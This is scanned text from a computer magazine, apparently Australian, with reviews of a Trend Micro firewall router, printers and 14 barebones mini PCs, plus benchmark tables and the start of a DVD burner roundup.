The excellent software bundle includes a photo viewer, Documents To Go 5.0 pre-loaded in ROM, Kinoma Producer SE for playing video clips and the WorldMate travel suite.

David Flynn

Details	
Contact	Palm Australia
Phone	(02) 9844 5420
Online	www.palm.com.au
Price	\$999
	Super-fast CPU, 64MB RAM, Wi-Fi.
	Poor audio system.
Verdict	●●●●○

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C5300n


- Full digital colour A4 printing at **12ppm**
- Mono A4 printing at **20ppm**
- Suitable for network printing
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- 400MHz processor
- Oki print management utilities
- Auto colour balance for lifetime colour consistency



OKI

1800 800 140
www.oki.com.au

Details	▶▶▶
Contact	Trend Micro
Phone	1800 642 421
Online	www.trendmicro.com.au
Price	\$299
✓	Easy to install and run.
✗	Can block outbound ports.
Verdict	●●●○



Trusty gate

The GateLock X200 does a solid job of protecting your PC from viruses, Trojans and hackers.

Without the proper precautions, your broadband Internet connection lays out the welcome mat for users worldwide to access your computer, or other PCs on your network.

Trend Micro's GateLock X200 swaps the welcome mat for a "No entry" sign. This Internet firewall and router sits between your computer and a cable or ADSL modem, with additional security features to safeguard surfing the Net. It can also restrict access to certain sites and addresses via user-defined outbound traffic rules.

Installation couldn't be easier. There's a built-in DHCP server, and it's configured via a browser interface. The set-up pages allow you to specify the device's MAC address and host name if your ISP requires these to be set.

Trend Micro has traditionally been a significant player in antivirus software, so it's no surprise that the GateLock is capable of scanning for viruses and Trojans in the data passing through it. This includes the scanning of email attachments less than 2MB

in size — when you send or receive an email larger than 2MB, the recipient will receive notification that the gateway could not scan for viruses and any attachments could carry an infection.

By default, the scan engine, virus definitions and router software version are checked every 24 hours, and automatically updated if needed.

The firewall blocks ports if an intrusion has been detected, with the option to log all intrusions and notify you of them via email.

The GateLock quickly detected our barrage of port scans, sent email notifications, and momentarily blocked the ports to prevent intrusion. Unfortunately, ports being legitimately used for IRC, HTTP and ICQ sessions were also blocked for up to 30 seconds. The upside of this is that you'll know if any Trojans lodged inside your PC are attempting to establish outbound communications.

Another disappointment is that the device comes pre-configured with an IP address in the Class C private IP range, with no option to change it. That said, the Web interface is overall easy to use and the device performs solidly.

Jarrod Spiga

Brother HL-7050N

Details	▶▶▶
Contact	Brother Industries
Phone	(02) 9887 4344
Online	www.brother.com.au
Price	\$2,499
✓	Inexpensive to buy, cheap running costs.
✗	Heavy toner at 1,200dpi resolution.
Verdict	●●●○

Big Brother

The latest monochrome laser printer from Brother is perfect for the busy SME.

Multifunction and personal inkjet solutions have blunted some of the monochrome laser printer's appeal. But for high volume printing, a laser printer remains faster and cheaper to run.

Rated as a 28ppm monochrome laser printer, the Brother HL-7050N flies like the wind. The basic unit is a chunky piece of equipment weighing 24kg, and has the ability to build up and out from the base with a host of optional paper input and output trays, casters for mobility and a duplexer.

However, it can still fit nicely on a desktop as a standalone printer.

The standard paper tray carries 600 sheets and the printer will connect to parallel, serial and USB ports. Network connectivity was a snap once DHCP had been enabled, although it could be tricky if you're unfamiliar with your network.

The HL-7050N's best output is 1,200dpi, which proved much too strong for graphical

work; the default resolution is 600dpi and appeared to be more balanced than the 300dpi draft setting. Hard copy at 300dpi was just too faint.

Those concerned with costs will be pleased that there's a toner save mode of operation — a good compromise between running print jobs at 600dpi and 300dpi. There's no speed difference when running these two resolutions, except with graphical images, that may delay the output by a second or two.

In all instances the test prints were quickly executed. For instance, it took only 36 seconds for a 12 page mixed text and graphics Word document to print, and a similar amount of time for a 12-slide PowerPoint presentation.

Office workgroups with substantial document loads will appreciate the HL-7050N. The unit's speed is its main attraction and its low cost per page (which Brother states is 0.8 cents for the first 40,000 pages) is a pittance. Though it can be purchased as a standalone for \$1,999, at \$2,499 the networked version is more likely to attract buyers.

David Lin



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
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
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
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
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
Macromedia Dreamweaver MX
\$869



Microsoft Office XP Professional
\$1,288



CorelDRAW Graphics Suite 11
\$1,175




Microsoft Windows XP Professional
\$675



FileMaker Pro 6
\$600



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Extensis Portfolio 6
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
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
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
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The bare essentials

A mini PC doesn't have to mean mini performance.

Paul Robinson and Matt Overington take a look at 14 of the latest barebones computers.

Not everyone has the space to fit a computer tower on their desk. With living areas shrinking in many countries, people are opting for laptops because they can be easily packed away, thus freeing up valuable real estate. The dwindling size of local inner city units — though not as extreme as overseas — is forcing some to look for cheaper alternatives to midi towers which don't have laptop-esque price tags.

Enter the mini PC. We've rounded up 14 of the latest barebones systems from the Intel and AMD camps to test their functionality, looks and performance. Based on the Flex-ATX or micro-ATX form factor, motherboard manufacturers bundle miniature motherboards with small and often very stylish cases into a package known as a barebones system.

Shrinking these cases down involves many feats of engineering — not just to fit components made for larger PCs into a micro-sized case, but also to deal with the heat issues associated with confined spaces. It's often the case that the smaller the PC box, the more extravagant the cooling system — some manufacturers use radiators and high-density copper heat sinks to suck as much heat out of the system as possible.

The prices for the majority of these systems are higher than your standard case and motherboard combination. There are many reasons for this, including: the use of aluminium in the chassis; copper heat sinks; unique radiator designs; and the fact that it's a niche market at the moment that doesn't have the same market share, or low cost of production, as the standard midi tower case and ATX motherboard.

But if you're short of space in your home you'd probably not mind paying a bit more for the reduced desk footprint and portability of these systems.

How we tested

We tested Intel and AMD systems and decided to avoid any direct comparisons between the two camps. For this reason, we have two Editor's Choice awards — one for the best Intel system and one for the best AMD system. All systems used 256MB of DDR400 RAM and 80GB Maxtor hard drives. Intel systems were tested with a 2.4GHz P4, while AMD systems were tested with an Athlon 3000+ which was clocked down to a 2100+ as the majority of AMD systems could not support the higher frontside bus (FSB).

The benchmarks used for this Labs Challenge include SYSmark2002, Winstone 2002 (Business package), PCMark and WinBench 99. 3D performance was tested with our usual Quake 3 demo test at 640 x 480 and 1,024 x 768 resolutions.



Soltek QBIC 3000M



The QBIC seems to roll all the good points of every other P4 system tested into one case. The unconventional, mirrored front faceplate and the brushed aluminium cover create a crisp, clean design. A blue power LED and a red hard disk LED add to the head-turning ability of this case.

Rounded internal edges ensure minimal chance of injury when inserting or removing hardware.

Capable of housing two external 5.25 drives, one external 3.5 drive and an internal 3.5 drive, the QBIC can meet all your storage needs. To cope with such a large number of drives the QBIC is equipped with a 200W power supply that easily handles the load of a full case.

Apart from the initial system build, you are unlikely to ever need a screwdriver when working on this case as even the expansion slots have thumbscrews to hold the cards in place.

Three FireWire ports and two USB 2.0 ports on the front plate and a further four USB 2.0 ports on the rear panel ensure the case will meet any expansion requirements. The audio capabilities are also top notch: 5.1 sound is available on the rear of the system and the front panel sports headphone and mic jacks, as well as two optical SPDIF jacks for high-quality sound.

Cooling is taken care of by side ventilation holes and an 80mm fan mounted on the back of the case, just above the CPU. With a 533MHz frontside bus, the QBIC supports Hyperthreading-capable CPUs. AGP overheating woes are avoided thanks to the gap between the graphics card and the case, which allows for adequate airflow. Many of the side ventilation holes are located next to the AGP slot to ensure a constant supply of cool air.

About the only complaint we had is the lack of onboard TV-out capability.

When coupled with a high-end CPU and a high-end AGP video card with TV-out, the Soltek QBIC is powerful enough to handle the latest games with blistering performance and still remain quiet enough to function as a very good home theatre system.



Details	
Contact	Altech
Phone	(02) 9748 3033
Online	www.altech.com.au
Price	\$760
✓	Two 5.25 drives, well-rounded and thought-out design.
✗	Mirrored front easily smudged.
Verdict	★★★★



Shuttle SN41G2



Shuttle has focused heavily on the small form factor PC in recent years, and has an extensive catalogue of barebones systems to suit a number of budgets and processors. The SN41G2 is its latest AMD-based offering, and supports processors up to Athlon XP 3000+.



It's obvious that a lot of thought has been put into the design of the SN41G2, and plenty has been packed into a small space. The unit features two DDR SDRAM slots, FireWire, USB 2.0, Ethernet, SPDIF audio sockets, and both PCI and AGP slots.

The SN41G2 is capable of accommodating up to two 3.5in drives (either two hard disks, or a hard disk and a floppy drive), and a single 5.25in drive. All IDE cables are routed through clips from the motherboard around the side of the drives, away from the path of any moving air.

Shuttle has devised an ingenious cooling system for its small form factor PCs called the Integrated Cooling Engine (ICE). Conductive pipes transfer CPU heat from the top of the processor to a radiator at the back of the case. The radiator is enclosed on all sides, with a fan at the top and vent at the bottom, to drain excess heat from the rear of the system.

In operation, the ICE system worked flawlessly, and did a commendable job of keeping our AMD's internal organs at a stable temperature. The sleek, brushed aluminium enclosure also helps the SN41G2 to keep cool.

The SN41G2 is based on nVidia's Nforce2 chipset, which led the Shuttle unit to post a 3Dmark 2001 Pro score of just over 3,000. While this isn't lightning fast, it means that the SN41G2 will still be able to keep up with many 3D games. We threw in a 128MB Radeon 9700 as a quick test and managed a score of 12,954 under 3Dmark 2001 Pro.

As an all-round PC, the SN41G2 is hard to fault. It'd be at home in a living room driving a home entertainment system, on a desk as an everyday workstation or portable LAN gaming box, or in a cupboard as a low-end file server.

Details	
Contact	Sato Technology
Phone	(03) 9899 6333
Online	www.satotech.com.au
Price	\$760
✓	Looks great, works just as well.
✗	Small power supply.
Verdict	●●●●○



ASUS Pundit

The Pundit P4 system is given an honourable mention due to the massive amount of functionality ASUS has managed to pack into this tiny case. This vertically oriented case has many features that would normally be found in a laptop.

Opening the front panel reveals an array of ports, slots and audio jacks. The front panel provides easy access to two USB 2.0 ports, two FireWire ports, standard audio jacks for headphones and a microphone, optical input and output jacks, a four-in-one card reader and a PCMCIA slot.

The last two features are what make the Pundit stand out above the rest of the pack. The four-in-one card reader is able to read Multimedia Cards, Smart Media, Secure Digital and Sony Memory Sticks, which makes the Pundit your one stop memory stick shop. A PC Card makes adding a card, such as a wireless network card, much simpler.

The back plate provides two TV-out ports for both RCA and 5-Video connectors, 5.1 audio jacks, a SPDIF digital audio optical jack and DVI-out. There is also space for two PCI expansion cards on a riser card which is mounted into a single PCI slot.

This tiny case has overcome the typical heat problems associated with the poor ventilation of small systems. The CPU heat sink has a shrouded fan, which sits flush with the side panel. The side panel has a number of ventilation holes next to the heat sink that allow the fan to suck cool air directly into the case and onto the heat sink fins. With no chance for the air to heat up over other components such as the hard drive, the CPU is kept cooler than most other barebones systems tested. Having the CPU fan next to ventilation holes can be noisy, but ASUS has implemented a variable speed fan which only reaches its maximum speed under heavy loads.

With respectable benchmark results for business applications and the professional-looking case, the Pundit is more suited to office life or as a home PC as its less-than-impressive 3D performance rules it out from running high-end games.

Details	
Contact	Cassa
Phone	(07) 3254 1999
Online	www.cassa.com.au
Price	\$426
✓	PCMCIA slot, four-in-one card reader.
✗	Mediocre graphics performance.
Verdict	●●●●○

AOpen H340



Our first impression of this plain beige steel case wasn't exactly exciting, but once we looked inside we changed our minds. The nForce chipset provides serious 3D grunt thanks to the GeForce 4 MX inbuilt video adaptor. This power was evident in benchmarking by producing Quake 3 frame rates of 148.6 fps at 640 x 480 and 84.5 fps at 1,024 x 768.

The MK79G motherboard is packed with three PCI slots, one AGP and one AMR slot. However, due to the low profile of the H340, full height expansion cards are out of the question. Half-height cards should fit without an issue, but be sure to check



the height before purchasing any add-on cards.

The H340/MK79G combination provides a total of six USB 2.0 ports, with two located on the front in a concealed compartment along with audio in and out jacks. Yet with the inclusion of so many USB ports it was surprising to find no trace of FireWire.

The case is rather large and occupies a considerable amount of desk space. Thankfully, feet can be mounted, allowing for the case to be placed vertically and freeing up valuable space. While the beige case is suited to office environments, the case is also available in the H340 Black Series for those who prefer a more stylish look.

Details	
Contact	Infotech
Phone	(02) 8745 8401
Online	www.bluechipit.com.au
Price	\$370
✓	Excellent 3D performance.
✗	Plain beige case.
Verdict	●●●○○

AOpen H340H Black Series



AOpen is clearly not devoting enough resources to the mini PC barebones system market. While the black and silver case looks quite slick, owners will still be stuck measuring any expansion card they want to add to ensure they fit in the system vertically.

Like the AOpen H340 beige unit, the Black is also capable of vertical positioning after moving the detachable feet to the side of the case.

The front USB 2.0 and audio jacks are hidden behind a fold-down cover, as is the floppy drive and CD/DVD drive. This gives a more polished, professional look to the case when compared to the beige model.



The MX4GER has four USB 2.0 ports on the motherboard mounted at the back, along with the standard NIC socket. Yet again, there were no signs of any FireWire ports, leaving owners with the joy of hunting down a half height PCI card if they have any FireWire devices.

The system performed quite well in benchmarking, particularly with business applications, scoring an above average 25.3 on the Business Winstone 2002 test.

Taking a leaf from companies such as Apple, Compaq and Dell, the ASUS H340 case has fold-out drive bays. This saves your wrists as you don't need to unscrew the top level of the drive bays to reach the hard drive mount.

Details	
Contact	Bluechip Infotech
Phone	(02) 8745 8401
Online	www.bluechipit.com.au
Price	\$330
✓	AGP slot.
✗	Half height expansion slots.
Verdict	●●●○○

ASUS Prodigy



After reviewing the ASUS Pundit, the Prodigy seems like a desktop PC that has been cut in half. While ASUS has done a remarkable job in shrinking the height of the system, this P4 still has the same sort of footprint as your average Compaq desktop PC for example. Fortunately, the system can be mounted vertically to reduce the footprint.

With two PC2100 DDR memory slots, a 165W power supply and four USB 1.1 ports, the lack of standard components doesn't leave the best impression. One saving grace is the inclusion of a TV out port



on the rear of the system, but this can't make up for the lack of USB 2.0 or FireWire ports.

The green thermal compound used on the heat sink is called thermal grease, but as we discovered, it could more aptly be named thermal glue. After benchmarking the system and dismantling the unit, the time came to remove the heat sink and CPU from the motherboard. The process was suddenly streamlined for us when, while removing the heat sink, we were shocked to find that the CPU came off with it. Thankfully the CPU was not damaged in the process, but the experience and subsequent effort involved in separating the CPU from the heat sink raised many an eyebrow around the lab.

Details	
Contact	Cassa
Phone	(07) 3256 1999
Online	www.cassa.com.au
Price	\$363
✓	Good price.
✗	USB 1.1; no FireWire.
Verdict	●●●○○

Chyang Fun eNote



The P4 eNote is the barest of barebones offerings from Chyang Fun. With a horizontal profile, this system requires more desk space than the eCube (see below). Despite being made of aluminium, the eNote is heavier than the eCube because of its thicker case.



The eNote is aimed more at users who want a snazzy looking mini desktop, rather than gamers. This is also evident when inspecting the motherboard. There is only one PCI slot for expandability, with no trace of an AGP slot. The sound capabilities are also geared towards a relatively sedate desktop with only 2.1 sound supported by the onboard chipset.

Moreover, the IDE channels are capable of ATA100, reducing the performance of any new drive. The power supply is quite ordinary too, providing a meagre 150W of power to the system. This is probably a wise choice given the lack of ventilation in the case.

It was disappointing to see the lack of thought put into the placement of the front USB ports — they're so deeply embedded within the case that many USB memory keys won't fit without the use of a USB extension cord.


In short, the eNote's good looks just aren't able to make up for the bare minimum offering of the motherboard and the lack of forethought with the case design.

Details	
Contact	Saeba
Phone	(02) 9591 5610
Online	www.saeba.com
Price	\$550
✓	Good business performance.
✗	2.1 sound; no FireWire.
Verdict	●●●○

Chyang Fun eNote



Chyang Fun also offers the aluminium eNote with an AMD-compatible motherboard. The CFI-576 motherboard provides two PC2100 DDR memory slots for a maximum of 2GB of RAM.



The AMD version has the same number of USB 2.0 ports as the Pentium system, with two at the front and two on the rear panel, and also includes three FireWire ports with one on the front and two on the rear of the system. All the ports on the front panel are still deeply set in the perspex fascia, so USB devices may still suffer the same problems that the P4 system did with large USB memory keys.

The audio has been improved on the AMD offering with 4.1 audio instead of the 2.1 audio solution found on the P4 eNote. The eNote's graphics capability is set in stone with no AGP slot to allow for a third-party graphics adaptor.

AMD's generally run hotter than Pentium systems, and we were concerned about the effectiveness of the cross flow fan used to push hot air out of the case. Despite this, we didn't encounter any heating problems — although the system was tested in an air conditioned room.

Benchmark results were favourable: the eNote performed almost as well as the Gigabyte G-max, in fact it outperformed the G-max on the WinStone 2002 and PC Mark tests with scores of 26.2 and 5,092 for the PC CPU Mark.

Details	
Contact	Saeba
Phone	(02) 9591 5610
Online	www.saeba.com
Price	\$550
✓	Good performance; TV-out.
✗	No AGP slot.
Verdict	●●●○

Chyang Fun eCube



At first glance, Chyang Fun seemed to have put much thought into the functionality of this super-light aluminium case, as evidenced by the inclusion of an ergonomic, sturdy handle for easy transportation. However, once the P4 CF-596 motherboard was inspected, we changed our minds.



Chyang Fun placed the AGP slot right up against the Perspex window. While placing the video card closer to the window may make the system look more appealing, it doesn't do the system any favours when it comes to cooling.

When a Leadtek Ti4200 was added and the case replaced, the system was lucky to last 30 seconds

before the video card was overheating and producing a garbled display. Those planning on purchasing this otherwise impressive case with a third party video card should consider taking a drill to the Perspex window or be prepared to run the system with the side off.

Cooling issues were the most likely cause for the poor benchmarking results — 130 in SYSmark2002 and 15.7 in WinStone 2002.

The test system was supplied with twin blue neon cold cathode lights and an AOpen CD-RW drive, extras that aren't included in the retail price. With a 220W PSU, as well as USB 2.0, FireWire and optical audio ports on the front, this case will meet many gamers' needs.


Details	
Contact	AusPCMarket
Phone	(02) 9746 0980
Online	www.auspcmarket.com.au
Price	\$749
✓	Windowed sides, carry handle.
✗	Heating issues: AGP slot too close to window.
Verdict	●●●○

Gigabyte G-Max FB3DSE



This AMD-powered barebones system has a footprint of 428 x 326mm and was the largest mini PC we tested. Given its size, most people would be tempted to place their monitor on top of the case to save space. This would be fine if not for the large ventilation grill on the top of the case. For this reason it's best to use the cradle provided to seat the case in a vertical position.

The interchangeable face plate gives a splash of colour and helps lift the case from its otherwise beige dullness. The G-Max systems are sold with floppy and CD/DVD drives, which should be considered when comparing prices. Two FireWire ports are provided



via the PCI expansion card, and a four-pin FireWire port is located on the front panel. With one PCI slot used by the FireWire card, there are two PCI slots free for use with other cards, along with an AGP slot for beefing up the 3D performance.

The onboard ProSavage video adaptor provides more than adequate 3D performance, with Quake 3 scores of 123fps at 640 x 480, beating many of the 2.4GHz Intel systems. The system also performed well on SYSmark2002 with a score of 170, the fastest of all AMD systems tested.

Overall, this G-Max is quite a powerful system for a reasonable price.

Details	
Contact	Rectron
Phone	(02) 9748 7725
Online	www.rectron.com.au
Price	\$359
✓	Well ventilated; excellent 3D results.
✗	Big footprint.
Verdict	●●●○○

Gigabyte G-Max FB2CB



This G-Max ships with a floppy drive and DVD player bundled into the price. A lower spec model is available with a CD-ROM instead of a DVD drive for price-conscious environments such as office rollouts. It was disappointing to see that Gigabyte was unable to provide FireWire for its P4 products, with only two front and two back USB 2.0 ports available for connecting third-party devices.

Enclosed in the same case as the AMD G-Max, you'll probably want to keep this case in a vertical position to save desk space.

The same choice of interchangeable faceplates is available to break up the beige monotony of the rest of the case.



The GA-8GEM667K motherboard has three PCI slots and one AGP slot for expansion cards, but because of the low height of the case, owners will have to search for half height expansion cards.

Benchmarking results were impressive. Quake 3 scored 61.2fps at 1,024 x 768, placing it in third position. This is not bad going considering it's powered by the same base model onboard i845G graphics chipset as many of the other systems tested and managed to outperform almost all of them.

This G-Max also clocked the highest SYSmark2002 and Winstone 2002 scores of 225 and 27.5 respectively, making this system a strong performer in both business and game applications.

Details	
Contact	Rectron
Phone	(02) 9748 7725
Online	www.rectron.com.au
Price	\$349
✓	Well ventilated; changeable faceplates.
✗	Large footprint.
Verdict	●●●○○

iwill XP4-G



This aluminium case is extremely light, even when compared to other cases made from the same material. This is because the power supply is also made out of aluminium. iWILL has managed to make the chassis very thin without compromising the structural integrity. This was the smallest case we tested.

The price for producing a case this small is compromise. The XP4 is equipped with only one memory slot and one PCI slot, leaving the system with no AGP capability. The XP4 is yet another system that doesn't come equipped with FireWire.

However, the motherboard's support for Hyperthreading makes up for these



shortcomings. It was also a strong performer in benchmarking. While not the fastest system, it was consistently near the front of the pack with the second-highest Quake 3 score of 127.5fps at 640 x 480, and a SYSmark2002 rating of 217 (fourth highest of the P4 systems).

This barebones system is one of the cheapest tested, although this is reflected in the finish of the case. Aluminium is renowned for producing sharper edges than your average steel case and most case manufacturers go to great lengths to ensure all edges are rounded. Many of the edges on the XP4 are rounded but there are still a number of surfaces that the uncoordinated or unlucky could come to grief on.

In short, this is a good, small system for the money.

Details	
Contact	Altech
Phone	(02) 9748 3033
Online	www.altech.com.au
Price	\$461
✓	Extremely light; supports Hyperthreading.
✗	No AGP or FireWire.
Verdict	●●●○○

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MSI Hermes



As a budget barebones system, the Hermes packs many of features into a small case. If you can overlook the relatively bland case design, opening the front panel reveals standard audio in and out jacks, as well as an SPDIF optical jack, four USB 2.0 ports and a four-pin FireWire port. There is also an optional module which can be added for \$30 containing two

PCMCIA card slots and a Sony memory stick reader. The back of the case has two USB 2.0 ports, a six-pin FireWire port, six channel audio and an onboard 100MBs network adaptor. The Hermes is a bit long in the

tooth and its motherboard specifications reflect this. With a maximum FSB speed of 400MHz, the fastest processor that the Hermes can handle is the 2.4GHz P4 we tested with. The motherboard has one PCI slot which is then converted to two PCI slots via the riser card.

MSI has a specialised cooling system for the low profile of the case. Instead of relying on the bulky OEM P4 heatsinks, a low height, high density copper heatsink sits over the CPU with four screws fastening it to the motherboard. A 30mm fan on the heatsink sucks cool air in from outside, and two fans on the side of the case blow out hot air.



Details	
Contact	MSI
Phone	(02) 9748 0070
Online	www.msicomputer.com.au
Price	\$350
	Plenty of USB and FireWire ports.
	Plain beige case: 400MHz FSB max.
Verdict	●●●●○

Model	AOpen H340	AOpen H340H	ASUS Prodigy	ASUS Pundit	CF eCube CF-S968L	CF eNote P4 CF-S668
Price	\$370	\$330	\$363	\$426	\$749	\$649
Distributor	Bluechip Infotech	Bluechip Infotech	Cassia	Cassia	AusPC Market	Saeba
Contact	(02) 8745 8401	(02) 8745 8401	(07) 3256 1999	(07) 3256 1999	(02) 9746 0900	(02) 9591 5610
Dimensions (LxWxH)	415 x 319 x 109	415 x 319 x 109	305 x 385 x 88	357 x 91 x 275	304 x 251 x 235	380 x 285 x 115
Power supply	200W	200W	165W	200W	220W	150W
Platform	AMD	Intel	Intel	Intel	Intel	Intel
Chipset	nVidia nForce2-GT	Intel 845GE	Intel 845G	SiS 651/962	Intel 82845GE	Intel 845/845GL
Graphic adaptor	Onboard GeForce 4 MX	Intel 845G	Intel 845G / TV-out / S-video out	TV-out / S-video out	Intel 845G	Intel 845G
Memory slots	2 x PC3200 DDR	2 x PC2700 DDR	2 x PC2100 DDR	2 x PC2700 DDR	2 x PC2700 DDR	2 x PC2100 DDR
Expansion slots	3x PCI; 1x AGP; 1x AMR	3x PCI; 1x AGP; 1x AMR	2x PCI	2x PCI	1x PCI; 1x AGP	1x PCI
Drives	1x CD-ROM; 1x HDD; 1 x FDD	1x CD-ROM; 1x HDD; 1 x FDD	1x CD-ROM; 1x HDD; 1 x FDD	1x CD-ROM; 1x HDD	1x CD-ROM; 1x HDD; 1 x FDD	1x CD-ROM; 1x HDD
Audio	5.1	5.1	5.1	5.1	5.1	2.1
USB	2x front; 4x back	2x front; 4x back	2x USB 1.1 front; 2x USB 1.1 back	2x USB 2.0 front; 2x USB 2.0 back	2x front; 2x back	2x front; 2x back
FireWire	None	None	1 x 4 pin front	2 x front	1x front; 2x back	None
LAN	100Mb/s	100Mb/s	100Mb/s	100Mb/s	100Mb/s	100Mb/s
Front audio jack	Headphone and mic, optical	Headphone and mic	Headphone and mic, optical	Headphone and mic, optical	Headphone, mic, optical	Headphone and mic
SYSMARK2002	150	219	218	207	130	204
WinStone 2002	24.2	25.3	25.1	24.3	15.7	24.8
PC Mark CPU	3,983	5,969	5,804	5,828	5,853	5,793
PC Mark memory	3,161	5,078	4,786	4,882	5,459	4,793
PC Mark hard drive	917	1,048	937	840	930	1,049
WinBench 99: Business disk	5,280	5,380	5,136	4,820	3,340	5,410
WinBench 99: High-end disk	18,600	19,000	18,800	17,500	5,680	19,100
WinBench 99: Business graphics	221	178	511	501	728	335
WinBench 99: High-end graphics	946	737	1,348	1,120	1,630	1,190
Quake 3: 640 x 480	146.6	98.2	79.6	77.5	88.3	86.2
Quake 3: 1,024 x 768	84.5	43.8	39.6	38.7	42.3	41.2

Shuttle SB52G2

The SB52G2 is aimed at a different market to most of the other machines in this roundup. In addition to providing support for a Hyperthreaded Pentium 4 CPU, DDR SDRAM running at 333MHz, and two internal PCI

cards, the FB52 motherboard features both gigabit and 100-base LAN ports. This makes it suitable for life as a router or gateway machine on a home or office network.

The SB52G2 is well built, and close attention has been paid to fine details like front-mounted USB and audio ports.



Like the AMD-based Shuttle unit, the SB52G2 — which we reviewed recently (APC May, page 36) — also makes use of the Integrated Cooling Engine (ICE) to reduce the ambient heat inside the case.

The Shuttle screamed along under SYSmark2002, obtaining an impressive Internet Content Creation score of 294, which was supported by an Office Productivity score of 155.

At the heart of the motherboard is Intel's 845G chipset, which provides modest 3D performance. Under 3Dmark 2001 Pro, the SB52G2 managed a score of 1352, which was well below the bar set by the NForce-based systems.

Details	
Contact	Sato Technology
Phone	(03) 9899 6333
Online	www.satotech.com.au
Price	TBA
	Very chic.
	Average 3D scores.
Verdict	

CF eNote AMD CF-5668-K7	GB G-max FB2CB	GB G-max FB3DSE	Intel XP4-G	MSI Hermes	Shuttle SB52G2	Shuttle SN41G2	Soltek Qbic
\$550	\$349	\$359	\$461	\$350	TBA	\$515	\$760
Saeba	Reclon	Reclon	Altech	MSI	Sato Technology	Sato Technology	Altech
(02) 9591 5610	(02) 9748 7725	(02) 9748 7725	(02) 9748 2233	(02) 9748 0070	(03) 9899 6333	(03) 9899 6333	(02) 9748 2233
380 x 285 x 115	428 x 326 x 92	428 x 326 x 92	270 x 190 x 160	349 x 309 x 83	294 x 200 x 180	294 x 200 x 180	215 x 255 x 230
150W	180W	180W	220W	125W	200W	200W	200W
AMD	Intel	AMD	Intel	Intel	Intel	AMD	Intel
515 740	Intel 845/845gl	VIA KM266	Intel 845g	Intel 845/845gl	Intel 845GV	nVidia nForce2	Intel 845g
515 740	Intel 845/845gl	VIA ProSavage KM266	Intel 845g	Intel 845/845gl	Intel 845GV	Onboard GeForce 4 MX	Intel 845g
2 x PC2700 DDR	2 x PC2700 DDR	2 x PC2100 DDR	1 x DDR 2700	2 x PC2100DDR	2 x PC2700 DDR	2 x PC2700 DDR	2 x DDR 2700
1 x PCI	3 x PCI; 1 x AGP	3 x PCI; 1 x AGP	1 x AGP	2 x PCI	2 x PCI	1 x PCI; 1 x AGP	1 x PCI; 1 x AGP
1 x CD-ROM; 1x HDD	1x CD-ROM; 1xHDD; 1xPDD	1x CD-ROM; 1xHDD; 1xPDD	1x CD-ROM; 1x HDD	1x CD-ROM; 1xHDD; 1xPDD	2 x 3.5in; 1 x 5.25in	2 x 3.5in; 1 x 5.25in	2x CD-ROM; 1xHDD; 1xPDD
4:1	5:1	Steven	5:1	5:1	5:1	5:1	5:1
2 x front; 2 x back	2 x front; 2 x back	2 x front; 2 x back	2 x USB 2.0 front; 2 USB 2.0 back	4 x front; 2 x back	2 x USB 2.0 front; 2 x USB 2.0 rear	2 x USB 2.0 front; 2 x USB 2.0 rear	2 x USB 2.0 front; 4 x USB 2.0 back
1 x front; 2 x back	None	1 x front; 2 x back	None	1 x back	None	1 x front; 1 x rear	3 x front
100Mb/s	100Mb/s	100Mb/s	100Mb/s	100Mb/s	100Mb/s	100Mb/s	100Mb/s
Headphone and mic	Headphone and mic	Headphone and mic	Headphone and mic	Headphone and mic, optical	Headphone and mic	Headphone and mic, optical	Headphone and mic, optical (in/out)
168	225	170	217	211	216	167	220
26.2	27.5	25.1	23.6	24.5	24.9	24.9	26.5
5.092	5.926	5.086	5.899	5.825	5.902	5.075	5.915
3.198	5.218	2.937	5.408	4.345	5.055	2.877	5.281
1.043	676	719	712	1.164	1.052	705	1.149
5.260	8.520	4.940	4.936	5.190	5.522	4.890	5.640
18,400	17,100	17,200	18,600	22,700	19,000	16,990	21,400
608	361	259	350	322	322	266	346
1,550	1,220	1,020	1,060	1,180	1,170	1,022	1,200
122.8	126	123.2	121.5	101.9	92.2	148.9	123.4
51.3	61.2	58.7	62	46.1	42.7	88.6	60.7

Burn to be wild

If CDs are too puny for your data storage needs, step into the realm of DVD writing. Jarrod Spiga tests six of the latest internal DVD burners.

Whether you want to upgrade your current PC, or are planning a new system, it's hard to resist a DVD burner. With drive prices as low as \$595, and media under the \$10 mark, DVD writers are quite desirable items.

All of the DVD drives tested in this round-up can read or write to all formats and all media types, with the exception of DVD-RAM, which is no great loss. The main advantage of DVD-RAM is packet writing mode, which means files can be written to the disc one at a time (just like a floppy or Zip disk) rather than a single all-at-once session.

Now that the +RW and -RW formats also support packet writing, the writing is on the wall for DVD-RAM. Of the two companies which championed the format, Hitachi is no longer shipping DVD-RAM drives for the local market, while Panasonic is having a dollar case away with a range of drives that support both DVD-RAM and DVD-RW.

How we tested

Our test bench was a Gigabyte GA8KNXP motherboard fitted with a Pentium 4 3.0GHz CPU running at 800MHz FSB (Hyperthreading enabled), 512MB of Kingston HyperX 400MHz DDR memory, Gigabyte GV-9700Pro AGP card and a Maxtor DiamondMax Plus 9 120GB hard disk drive set up on the Primary IDE interface.

Drives under test were connected as the sole drive on the Secondary IDE interface. Our system ran Windows XP Professional with Service Pack 1 and Microsoft's Hyperthreading pre-SP2 patches installed.

For consistency we standardised on Verbatim-brand DVD-R, DVD+R, DVD-RW and DVD+RW media. We first created a 4.27GB image (containing a mix of software, music, video clips and general data files) using Nero Burning

ROM 5.5.10.20, then timed how long it took to burn this image to DVD+/-R and DVD+/-RW formats at each drive's maximum speed.

